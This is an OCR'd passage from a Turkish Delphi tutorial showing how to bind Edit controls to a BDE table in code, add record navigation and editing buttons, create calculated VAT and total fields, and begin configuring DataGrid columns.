
Bağlantı İşlemlerinin Kodla Yapmak:

Bu bölümde "DBEdit" kontrolleri yerine, Standart yaprağında bulunan "Edit" kontrollerini kullanarak kodla veri Tabanı bağlantı işlemlerini göreceğiz. Ardından kayıt işlemlerini "Edit" kontrollerini kullanarak nasıl yapabileceğinizi göstereceğim. Bu tür bağlantılar size çok büyük esneklik sağlayacaktır. Önceki bağlantı türünden çok daha etkili sonuçlar alabilirsiniz (bazen bu şekilde bağlantıya mecbur kalabilirsiniz).

Aşağıdaki adımları izleyerek gerekli olan tasarımı oluşturunuz.

- Birinci adımda Formunuzun üzerine "Additional" yaprağında yer alan "ScrollBox" kontrolünden bir adet yerleştirin.
- İkinci adımda yerleştirdiğiniz "**ScrollBox**" kontrolünü seçerek "Object Inspector" penceresinden "BorderStyle" özelliğini "**bsSingle**" yapın.
- Üçüncü adımda yine "ScrollBox" kontrolünü seçip "Align" özelliğini "**alClient**" yapın (bu üç adımı estetik görünüm açısından gerçekleştirdik. Bağlantı için zorunlu değildir).
- Dördüncü adımda "BDE" Yaprağında yer alan "Table" nesnesinden bir adet sürükleyip formun üzerine bırakın.
- "Table" nesnesinin "**DataBase Name**" özelliğine "gazi", "**Table Name**" özelliğine de "SERVIS" değerini aktarın.

- Altıncı adımda formunuzun üzerine “DataAccess” yaprağında yer alan “DataSource” nesnesinden yerleştirerek “**DataSet**” özelliğine “Table1” değerini aktarın.
- Yedinci adımda “Table1” kontrolünü seçip mousun sağ tuşuna tıklayın. Açılan menüden “**Fields Editör**” seçeneğine tıklayarak aşağıdaki pencerenin açılmasını sağlayın




- Bu penceredeki beyaz alan üzerinde mousun sağ tuşuna tıklayarak, açılan menüden “**Add All Fields**” seçeneğini seçin. Yukarıdaki gibi tüm sütun isimleri pencerede listelenecektir (Bu işlemi sütun isimlerini kullanabilelim diye yaptık. Aktif kayıttaki tüm sütun değerleri bu değişkenlerde tutulur).
- Dokuzuncu adımda formunuza beş (5) adet “Edit” ve beş (5) adet “Label” kontrolü yerleştirerek aşağıdaki tasarımı oluşturunuz.

- Yukarıdaki tasarımı oluşturduktan sonra program çalıştırıldığı anda aktif kayıttaki bilgilerin “Edit” kontrollerinde gözükebilmesi için aşağıdaki kod bloğunu projenize ekleyiniz.

```
procedure TForm5.FormCreate(Sender: TObject);
//Satır Bilgilerini Kontrollere aktar
begin
  Table1.Open;//Tabloyu aç
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Programı çalıştırdıktan sonraki ekran görüntüsü aşağıdaki gibi olacaktır. "Edit" kontrollerinin içeriklerinin dolu olduğuna dikkat ediniz.



Şimdi formunuzun üzerine bir adet "Button" kontrolü yerleştirip "Caption" özelliğine "**İlk Kayıt**" yazın. Aşağıda bu buttonun "OnClick" yordamına yazacağınız kod verilmiştir.

```
procedure TForm5.Button1Click(Sender: TObject);
//İlk Kayıt
begin
  Table1.First;//ilk kayda git
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Şimdide İkinci bir "Button" kontrolü yerleştirip "Caption" özelliğine **"Önceki Kayıt**" yazın. Bu buttonun "OnClick" yordamına yazacağınız kod aşağıda verilmiştir.

```
procedure TForm5.Button2Click(Sender: TObject);
//Önceki Kayıt
begin
  Table1.Prior;//Önceki kayda git
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Şimdi üçüncü bir "Button" kontrolü yerleştirip "Caption" özelliğine "Sonraki **Kayıt**" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button3Click(Sender: TObject);
//Sonraki Kayıt
begin
  Table1.Next;//Sonraki kayda git
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Şimdi dördüncü bir "Button" kontrolü yerleştirip "Caption" özelliğine "**SonKayıt**" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button4Click(Sender: TObject);
//Son Kayıt
begin
  Table1.Last;  //Son kayda git
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Şimdi beşinci bir "Button" kontrolü yerleştirip "Caption" özelliğine "**Kayıt Ekle**" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button5Click(Sender: TObject);
//Kayıt Ekle
begin
  Edit1.Text:='';
  Edit2.Text:='';
  Edit3.Text:='';
  Edit4.Text:='';
  Edit5.Text:='';
  Edit1.SetFocus;
end;
```

Şimdi altıncı bir "Button" kontrolü yerleştirip "Caption" özelliğine "**Kaydet**" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button6Click(Sender: TObject);
//Kaydet
begin
  Table1.Insert;   //kayıt aç
  Table1MAGAZAADI.AsString:=Edit1.Text;
  Table1SERVISTARIHI.AsDateTime:=StrToDateTime(Edit2.Text);
  Table1GIDENFIRMA.AsString:=Edit3.Text;
  Table1ARIZASEBEBI.AsString:=Edit4.Text;
  Table1FATURATUTARI.AsCurrency:=StrToCurr(Edit5.Text);
  Table1.Post;     //kaydet
end;
```

Şimdi yedinci bir "Button" kontrolü yerleştirip "Caption" özelliğine "**Kayıt Sil**" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button7Click(Sender: TObject);
//Kayıt Sil
var
  mesaj:Integer;
begin
mesaj:=Application.MessageBox('Silmek İstediğinizden Eminmisiniz','Kayıt
Sil',MB_ICONSTOP+MB_YESNO);
```

```
 if mesaj=mrYes Then
   begin
    Table1.Delete;//Kaydı sil
    Edit1.Text:=Table1MAGAZAADI.Text;
    Edit2.Text:=Table1SERVISTARIHI.Text;
    Edit3.Text:=Table1GIDENFIRMA.Text;
    Edit4.Text:=Table1ARIZASEBEBI.Text;
    Edit5.Text:=Table1FATURATUTARI.Text;
    ShowMessage('Kayıt Silindi');
   end
  else
   ShowMessage('Silme İşlemi İptal Edildi');
end;
```

Şimdi sekizinci bir "Button" kontrolü yerleştirip "Caption" özelliğine "**Kayıt İptal**" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button8Click(Sender: TObject);
//Kayıt İptal
begin
  Table1.Cancel;  //değişiklikleri iptal et
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Şimdi dokuzuncu bir "Button" kontrolü yerleştirip "Caption" özelliğine "**Güncelle**" değerini girin. Bu kontrolün "OnClick" yordamına ekleyeceğiniz kod aşağıda verilmiştir.

```
procedure TForm5.Button9Click(Sender: TObject);
//Güncelle
begin
  Table1.Refresh;//Güncelle
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Programın tasarımına ait son görüntü aşağıdaki gibi olacaktır.

Bu örnekte tablo sütunlarındaki içerikleri kontrollere aktarma işlemini tek bir prosedüde tanımlayıp kullanırsanız sonuç çok daha teknik olacaktır. Aşağıda tüm kod verilmiştir.

```
type
  TForm6 = class(TForm)
  private
    procedure doldur;//Burada tanımlamayı Unutmayınız.
    { Private declarations }
  public
    { Public declarations }
  end;
procedure TForm6.FormCreate(Sender: TObject);
begin
  Table1.Open;//Tabloyu Aç
  doldur;//prosedürü işlet
end;
procedure TForm6.Button1Click(Sender: TObject);
//İlk Kayıt
begin
  Table1.First;//ilk kayda git
  doldur;
end;
procedure TForm6.Button2Click(Sender: TObject);
//Önceki Kayıt
```

```
begin
  Table1.Prior;//Önceki kayda git
  doldur;
end;
procedure TForm6.Button3Click(Sender: TObject);
//Sonraki Kayıt
begin
  Table1.Next;//Sonraki kayda git
  doldur;
end;
procedure TForm6.Button4Click(Sender: TObject);
//Son Kayıt
begin
  Table1.Last;  //Son kayda git
  doldur;
end;
procedure TForm6.Button5Click(Sender: TObject);
//Kayıt Ekle
begin
  Edit1.Text:='';
  Edit2.Text:='';
  Edit3.Text:='';
  Edit4.Text:='';
  Edit5.Text:='';
  Edit1.SetFocus;
end;
procedure TForm6.Button6Click(Sender: TObject);
//Kaydet
begin
  Table1.Insert;   //kayıt aç
  Table1MAGAZAADI.AsString:=Edit1.Text;
  Table1SERVISTARIHI.AsDateTime:=StrToDateTime(Edit2.Text);
  Table1GIDENFIRMA.AsString:=Edit3.Text;
  Table1ARIZASEBEBI.AsString:=Edit4.Text;
  Table1FATURATUTARI.AsCurrency:=StrToCurr(Edit5.Text);
  Table1.Post;     //kaydet
end;
procedure TForm6.Button7Click(Sender: TObject);
//Kayıt Sil
var
  mesaj:Integer;
begin
```

```
  mesaj:=Application.MessageBox('Silmek İstediğinizden Eminmisiniz','Kayıt
Sil',MB_ICONSTOP+MB_YESNO);
  if mesaj=mrYes Then
    begin
      Table1.Delete;//Aktif kaydı sil
      doldur;//prosedürü işlet
      ShowMessage('Kayıt Silindi');
    end
  else
    ShowMessage('Silme İşlemi İptal Edildi');
end;
procedure TForm6.Button8Click(Sender: TObject);
//Kayıt İptal
begin
  Table1.Cancel;  //değişiklikleri iptal et
  Doldur;//prosedürü işlet
end;
procedure TForm6.Button9Click(Sender: TObject);
//Güncelle
begin
  Table1.Refresh;//Güncelle
  doldur;//prosedürü işlet
end;
procedure TForm6.doldur;
//Sütun içeriklerini Edit kontrollerine aktaran prosedür
begin
  Edit1.Text:=Table1MAGAZAADI.Text;
  Edit2.Text:=Table1SERVISTARIHI.Text;
  Edit3.Text:=Table1GIDENFIRMA.Text;
  Edit4.Text:=Table1ARIZASEBEBI.Text;
  Edit5.Text:=Table1FATURATUTARI.Text;
end;
```

Bu örnekte "doldur" isimli prosedürü "Private" veya "Public" kısmında tanımlayın. Basit bir prosedür gibi tanımlarsanız "Edit" kontrolü için, "Form1.Edit1.Text" şeklinde kullanılması gerekir.

Veri Tabanında Olmayan Sütunlar Yaratmak:


Diğer sütunlardan yola çıkarak hesaplanabilen sütunları Veri Tabanına koymamak dosyanızın daha az yer tutmasını sağlayacaktır. Şayet mecbur kalmazsanız (mecbur kalabileceğiniz bir durum bilmiyorum) bu tür sütunları

aşağıda göstereceğim şekilde oluşturunuz. Daha önce oluşturduğumuz tabloda ki "TUTAR" sütununu kullanarak tabloda mevcut olmayan "KDV" ve "TOPLAMFIYAT" sütunlarını oluşturacağız. Aşağıdaki adımları dikkatlice takip ediniz.


- Formunuzun üzerine bir adet "Table" nesnesi yerleştirerek "**DatabaseName**" özelliğine tanımlamış olduğunuz "Alias" ınızın ismini girin (bizim örneğimizde gazi).
- İkinci adımda "Table" kontrolünün "**TableName**" özelliğine "SERVIS" tablonuzun ismini aktarın.
- "DataAccess" yaprağında yer alan "DataSource" kontrolünden bir adet formunuza sürükleyin. "**DataSet**" özelliğine "Table1" kontrolünü aktarın.
- Dördüncü adımda formunuza bir adet "Additional" yaprağında yer alan "ScrollBox" kontrolü ekleyerek, "Align" özelliğine "alClient", "BorderStyle" özelliğine de "bsSingle" değerlerini aktarın (estetik görünüm için).
- Beşinci adımda formunuza "DataControls" yaprağında yer alan "**DataGrid**" kontrolü ekleyerek "**DataSource**" özelliğine "DataSource1" nesnesini aktarınız.
- Altıncı adımda Table kontrolünüzün "Object Inspector" penceresinden "Active" özelliğini "true" yapın.

SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL

- Şu aşamada programınızı çalıştırırsanız yukarıdaki şekilde tablonuzda yer alan tüm sütunları "DataGrid" nesnesinde listeletmiş olacaksınız. Bu adımdan sonra tablonuzda yer almayan "KDV" ile "TOPLAM TUTAR" sütunlarını oluşturmayı göstereceğim.
- Yedinci adımda "Table" nesnesi üzerine mousun sağ tuşuyla tıklayın. Açılan menüden "**Fields Editör**" seçeneğini seçiniz.
- Aktif beyaz pencerede mousun sağ tuşuna tıklayarak açılan menüden "**Add All Fields**" seçeneğini tıklayınız.




❖ Tüm sütunları ekledikten sonra tekrar mousun sağ tuşuna tıklayın. Açılan menüden "**New Fields**" seçeneğini seçin Aşağıdaki pencere açılacaktır.



❖ "Name" kısmına sütun başlığınızı ("KDV"), "Type" kısmına sütunun içereceği verinin tipini (Currency), "Field Type" kısmından nasıl bir veri olacağını (diğer sütun kullanılarak hesaplanacağı için Calculated) seçin. "Component" kısmını ise kendisi otomatik olarak dolduracaktır. Bu kısmı değiştirmenize gerek yoktur.

❖ "OK" Buttonuna tıklayarak sütunun tabloya eklenmesini sağlayın.

❖ Beyaz ekranda tekrar mousun sağ tuşuna tıklayarak açılan menüden"**New Fields**" seçeneğini seçiniz. Aşağıdaki pencere açılacaktır. Girilen değerleri aynen sizde oluşturunuz.




- Gerekli değerleri girdikten sonra "OK" Buttonuna tıklayarak pencereyi kapatınız.

Yaratılan Sütun Değerlerini Tablonuzda Hesaplatmak:

- Eklemiş olduğunuz iki yeni sütunun "Object Inspector" penceresinde bulunan "**FieldKind**" özelliklerinin "**fkCalculated**" olduğunu tekrar kontrol ediniz. Aksi takdirde hesaplatma işleminiz başarısızlıkla sonuçlanacaktır.
- Son adım olarak aşağıdaki kodu "Table" kontrolünüzün "**OnCalcFields**" yordamına yazmak yeterli olacaktır.

```
procedure TForm7.Table1CalcFields(DataSet: TDataSet);
begin
  Table1KDV.AsCurrency:=Table1FATURATUTARI.AsCurrency*0.15;
  Table1TOPLAMTUTAR.AsCurrency:=Table1FATURATUTARI.AsCurrency*1.15;
end;
```


Bu aşamadan sonra uygulamanızı çalıştırırsanız "DataGrid" nesnenizde iki adet yeni sütunun oluştuğunu, bu sütunların içeriklerini tablonuzda yer alan "FATURATUTARI" sütununa göre hesapladıklarını göreceksiniz. Yeni kayıt eklemeniz bu sutünların hesaplanmasını engellemez. Ekleyeceğiniz her yeni kayıt için sonuç yine otomatik olarak hesaplanacaktır. Aynı şekilde var olan bir kayıt üzerinde değişiklik yaparsanız sonuç bu yeni sütunlara da anında yansıyacaktır. Programınızın en son görüntüsü aşağıda verilmiştir. "KDV" ile "TOPLAMTUTAR" sütunlarının Veri Tabanınızda var olmadığına dikkatinizi çekelim.



GIDENFIRMA	ARIZASEBEBI	FATURATUTARI	KDV	TOPLAMTUTAR
UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL	22.500.000,00 TL	172.500.000,00 TL
ALPSAN	TESISAT	75.000.000,00 TL	11.250.000,00 TL	86.250.000,00 TL
ALP YAPI	TESISAT	50.000.000,00 TL	7.500.000,00 TL	57.500.000,00 TL
UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL	33.750.000,00 TL	258.750.000,00 TL
DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL	60.000.000,00 TL	460.000.000,00 TL
ALP YAPI	KLIMA	80.000.000,00 TL	12.000.000,00 TL	92.000.000,00 TL

DataGrid Kontrolüne Ait Özellikler:

Kaynağınızdaki kayıtları topluca kullanıcıya göstermek için kullanılan en popüler kontrol sanıyorum "DataGrid" nesnesidir. Bu yüzden kayıtların daha estetik ve güzel görünmesi için yapmanız gereken bir takım ayarlar bulunmaktadır. Şimdi sizlere bu ayarlardan bahsetmek istiyorum. Öncelikle daha önceden oluşturmuş olduğumuz "SERVIS" tablosuna gerekli bağlantıları yapıp tüm kayıtların aşağıdaki pencerede olduğu gibi "DataGrid" nesnesinde gösterilmesini sağlayın (Bağlantı işlemleri her defasında artık anlatılmayacaktır).




SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL

Şu anda "DataGrid "kontrolü tablo içerisindeki tüm kayıtları göstermektedir.


DataGrid Kontrolüne Ait Sütun Başlıklarını Belirlemek:

Yukarıdaki pencereye dikkat edecek olursanız, sütun başlıklarınız Veri Tabanın da nasıl belirlendiyse o şekilde gözükmektedir. Fakat bir çok durumda buradaki sütun başlıklarının daha değişik metinle (kısaltma yapmış olabilirsiniz vs) gösterilmesi istenir. Bizde şimdi yapacağımız değişiklikle yeni sütun başlıkları belirleyelim (sütun başlıklarını DataGrid nesnesinden değiştirmek veri tabanınıza yansımaz).

- "DataGrid" kontrolünü seçip mousun sağ tuşuna tıklayın. Açılan menüden "**Columns Editor**" seçeneğine tıklayın Karşınıza aşağıdaki pencere açılacaktır.

